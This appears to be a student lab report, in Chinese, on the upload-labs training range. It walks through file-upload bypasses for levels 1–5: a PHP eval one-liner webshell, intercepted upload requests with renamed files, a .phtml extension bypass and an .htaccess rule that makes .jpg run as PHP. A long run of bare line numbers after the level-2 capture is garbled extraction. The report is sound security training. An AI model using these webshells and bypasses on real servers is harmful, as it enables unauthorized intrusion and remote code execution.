

目录

一、 实验内容和目的	2
二、 实验要求	2
三、 实验步骤和结果	3
四、 问题与建议	30

upload-labs 靶场练习实验报告

一、实验内容和目的

1.1 实验内容

本实验以 upload-labs 靶场为练习环境，该靶场是一款专注于文件上传漏洞学习与实践的平台，包含 20 个不同防护级别与漏洞类型的关卡。实验核心内容为逐一突破靶场的 20 个关卡，通过分析各关卡的文件上传防护机制，利用对应的漏洞利用技术，成功将恶意 PHP 文件（如一句话木马）上传至服务器并实现有效执行，从而全面掌握文件上传漏洞的常见利用方法及绕过技巧。

1.2 实验目的

- 深入理解文件上传漏洞的原理、危害及产生原因，明确文件上传功能在 Web 应用中的安全风险点。
- 掌握文件上传漏洞的常见防护机制，包括前端 JS 验证、后端 MIME 类型验证、文件扩展名验证、文件内容验证、文件路径限制等。
- 熟练运用各类文件上传漏洞绕过技巧，如前端验证绕过、MIME 类型绕过、扩展名绕过、文件内容欺骗、%00 截断、条件竞争等，能够针对不同防护场景选择合适的利用方法。
- 提升 Web 安全漏洞分析与利用能力，培养面对实际安全问题时的逻辑思维与问题解决能力。
- 了解文件上传漏洞的防御措施，形成“攻击-防御”双向的安全思维，为后续 Web 应用安全开发与渗透测试工作奠定基础。

二、实验要求

- 实验环境需确保 upload-labs 靶场可正常运行，已完成基础环境配置（如 PHP 环境、Apache/Nginx 服务器等），无需重复配置环境步骤。
- 针对每个关卡，需详细分析其防护机制，记录完整的实验步骤，包括漏洞探测、利用思路、操作过程及最终结果，避免仅呈现结果无过程说明的情况。
- 实验过程中需使用合法合规的工具与技术，仅对靶场环境进行操作，严禁

将相关技术用于未授权的网络或系统。

- 及时记录实验中遇到的问题及解决方法，总结各关卡的核心知识点与技巧，形成完整的实验心得。
- 实验报告需结构清晰、逻辑严谨、内容翔实，准确反映实验过程与结果。

三、实验步骤和结果

实验前准备：创建基础恶意 PHP 文件，命名为“shell.php”，内容为<?php phpinfo(); @eval(\$_POST['666']);?>，该文件为一句话木马，可通过 POST 请求的“666”参数执行任意 PHP 代码。同时准备用于测试的正常图片文件“test.jpg”，部分关卡需结合图片文件进行绕过。

3.1 第 1 关：前端 JS 验证绕过

3.1.1 实验步骤

1. 访问第 1 关页面，观察页面提示“请选择要上传的图片”，点击“选择文件”按钮，尝试直接上传“shell.php”文件。

2. 发现页面立即弹出“请选择 jpg/png/gif 类型的文件”提示，未向服务器发送请求，判断该关卡仅通过前端 JavaScript 进行文件类型验证，限制了文件扩展名。

3. 前端验证绕过思路：前端验证仅在客户端生效，可通过修改文件扩展名绕过前端检查，再通过抓包工具将文件名改回原扩展名；或直接禁用页面 JavaScript 功能。本次采用抓包修改方式，具体操作如下：

将“shell.php”文件重命名为“shell.jpg”，此时前端 JS 验证认为其为图片文件，允许上传。

4. 打开 Burp Suite 工具，开启抓包功能，点击页面“上传”按钮，Burp Suite 捕获到文件上传请求包。

5. 在请求包中找到“Content-Disposition: form-data; name="upload_file"; filename="shell.jpg""这一行，将 filename 后的“shell.jpg”修改为“shell.php”。

The screenshot shows the OWASP ZAP proxy tool's interface. The top navigation bar includes tabs for Dashboard, Target, Proxy (selected), Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, and a search bar. Below the navigation is a toolbar with buttons for Intercept, Forward, Drop, Request to http..., Open browser, and Help.

The main content area displays a table of network traffic. A single row is selected, showing a POST request from 192.168.139.130 to 192.168.139.130 at 16:38:39. The URL is http://192.168.139.130/upload-labs-m... .

On the left, the "Request" pane shows the raw POST data:

```

POST /upload-labs-master/Pass-01/index.php HTTP/1.1
Host: 192.168.139.130
Content-Length: 333
Cache-Control: max-age=0
Origin: http://192.168.139.130
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarynzcD0Bb68sAEZle
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 Edg/142.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.139.130/upload-labs-master/Pass-01/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: keep-alive
-----WebKitFormBoundarynzcD0Bb68sAEZle
Content-Disposition: form-data; name="upload_file"; filename="shell.jpg"
Content-Type: image/jpeg
<?php
phpinfo();
@eval($_POST[666]);
?>
-----WebKitFormBoundarynzcD0Bb68sAEZle
Content-Disposition: form-data; name="submit"


```

The "Selected text" pane on the right highlights the "filename" value in the Content-Disposition header.

6. 保持其他内容不变，点击“Forward”按钮将修改后的请求包发送至服务器。

3.1.2 实验结果

服务器接收请求后，成功将文件以“shell.php”的名义保存，页面提示“上传成功！ 路径： ./upload/shell.php”。通过蚁剑工具，输入文件路径“http://192.168.139.130/upload-labs-master/upload/shell.php”，连接密码“666”，成功连接到服务器，可执行任意命令，证明文件上传及执行成功。




3.2 第 2 关：后端 MIME 类型验证绕过

3.2.1 实验步骤

1. 访问第 2 关页面，直接上传“shell.php”文件，页面提示“文件类型不正确，请重新上传”。查看 Burp Suite 抓包记录，发现请求头中“Content-Type”字段为“application/octet-streamaa”，判断服务器后端通过验证文件的 MIME 类型进行防护。

```

Request
Pretty Raw Hex
1 POST /upload-labs-master/Pass-02/index.php HTTP/1.1
2 Host: 192.168.139.130
3 Content-Length: 302
4 Cache-Control: max-age=0
5 Origin: http://192.168.139.130
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarya4YES121W3hdTQVP
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 Edg/142.0.0.0
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
0 Referer: http://192.168.139.130/upload-labs-master/Pass-02/index.php
1 Accept-Encoding: gzip, deflate, br
2 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
3 Connection: keep-alive
4
5 ----WebKitFormBoundarya4YES121W3hdTQVP
6 Content-Disposition: form-data; name="upload_file"; filename="test.php"
7 Content-Type: application/octet-stream
8
9 ----WebKitFormBoundarya4YES121W3hdTQVP
0 Content-Disposition: form-data; name="submit"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1190
1191
1192
1193
1194
1195
1196
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1290
1291
1292
1293
1294
1295
1296
1296
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1390
1391
1392
1393
1394
1395
1396
1396
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1490
1491
1492
1493
1494
1495
1496
1496
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1590
1591
1592
1593
1594
1595
1596
1596
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1690
1691
1692
1693
1694
1695
1696
1696
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1790
1791
1792
1793
1794
1795
1796
1796
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1890
1891
1892
1893
1894
1895
1896
1896
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1990
1991
1992
1993
1994
1995
1996
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2090
2091
2092
2093
2094
2095
2096
2096
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2168
2169
217
```




3.3 第3关：黑名单扩展名绕过 (.php3/.php5等)

3.3.1 实验步骤

1. 访问第3关页面，尝试上传“shell.php”文件，页面提示“不允许上传.asp,.aspx,.php,.jsp后缀文件！”，判断服务器采用黑名单机制限制文件扩展名。
2. 黑名单绕过思路：部分服务器配置中，除了.php扩展名外，.php3、.php5、.phtml等扩展名也会被解析为PHP文件，若黑名单未包含这些扩展名，可通过修改文件扩展名实现绕过。(老师提供的工具包中phpstudy的Apache服务器配置不能解析.php3、.phptml等扩展名，需自行添加)
3. 具体操作：将“shell.php”文件重命名为“shell.phtml”，直接点击“上传”按钮。

3.3.2 实验结果

页面提示“上传成功！路径：./upload/shell.phptml”。在浏览器中访问该文件路径，服务器成功将其解析为PHP文件，通过蚁剑工具使用“666”参数连接，可正常执行命令，实验成功。



3.4 第4关：黑名单扩展名绕过 (.htaccess)

3.4.1 实验步骤

1. 访问第4关页面，尝试上传“shell.php”“shell.php3”等文件，均被拒绝，查看源码黑名单包含了常见的 PHP 相关扩展名。
2. htaccess 文件绕过思路：.htaccess 是 Apache 服务器的配置文件，可通过该文件设置文件解析规则。若服务器允许上传.htaccess 文件，可上传自定义的.htaccess 文件，指定特定扩展名的文件被解析为 PHP。

```
<IfModule dir_module>
    DirectoryIndex index.html index.php index.htm l.php
</IfModule>

#
# The following lines prevent .htaccess and .htpasswd files from being
# viewed by Web clients.
#
<Files ".ht*">
    Require all denied
</Files>

#
# ErrorLog: The location of the error log file.
# If you do not specify an ErrorLog directive within a <VirtualHost>
# container, error messages relating to that virtual host will be
# logged here. If you *do* define an error logfile for a <VirtualHost>
# container, that host's errors will be logged there and not here.
#
#ErrorLog "logs/error.log"
#ErrorLog "|bin/rotatelogs.exe -l logs/error-%Y-%m-%d.log 2M"

#
# LogLevel: Control the number of messages logged to the error_log.
# Possible values include: debug, info, notice, warn, error, crit,
# alert, emerg.
#
LogLevel error

<IfModule log_config_module>
#
# The following directives define some format nicknames for use with
# a CustomLog directive (see below).
#
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common
```

需在 Apache 配置文件中注释掉红框代码，使.htaccess 文件被解析#

3. 具体操作：

创建.htaccess 文件，内容为“AddType application/x-httpd-php .jpg”，表示将所有.jpg 扩展名的文件解析为 PHP。

4. 上传.htaccess 文件，页面提示“上传成功！路径： ./upload/.htaccess”。
5. 将“shell.php”文件重命名为“shell.jpg”，上传该文件，页面提示“上传成功！路径： ./upload/shell.jpg”。

3.4.2 实验结果

由于.htaccess 文件的配置生效，服务器将“shell.jpg”解析为 PHP 文件。通过蚁剑工具连接“http://192.168.139.135/upload/shell.jpg”，密码“cmd”，成功执行命令，实验成功。

3.5 第 5 关：.user.ini 文件上传绕过


3.5.1 实验步骤

1. 访问第 5 关页面，尝试上传 “shell.php”“shell.php3”“shell.phtml” 等 PHP 相关扩展名文件，均被页面提示“不允许上传该类型文件”，查看源码后端采用

严格的黑名单机制过滤常见危险扩展名。

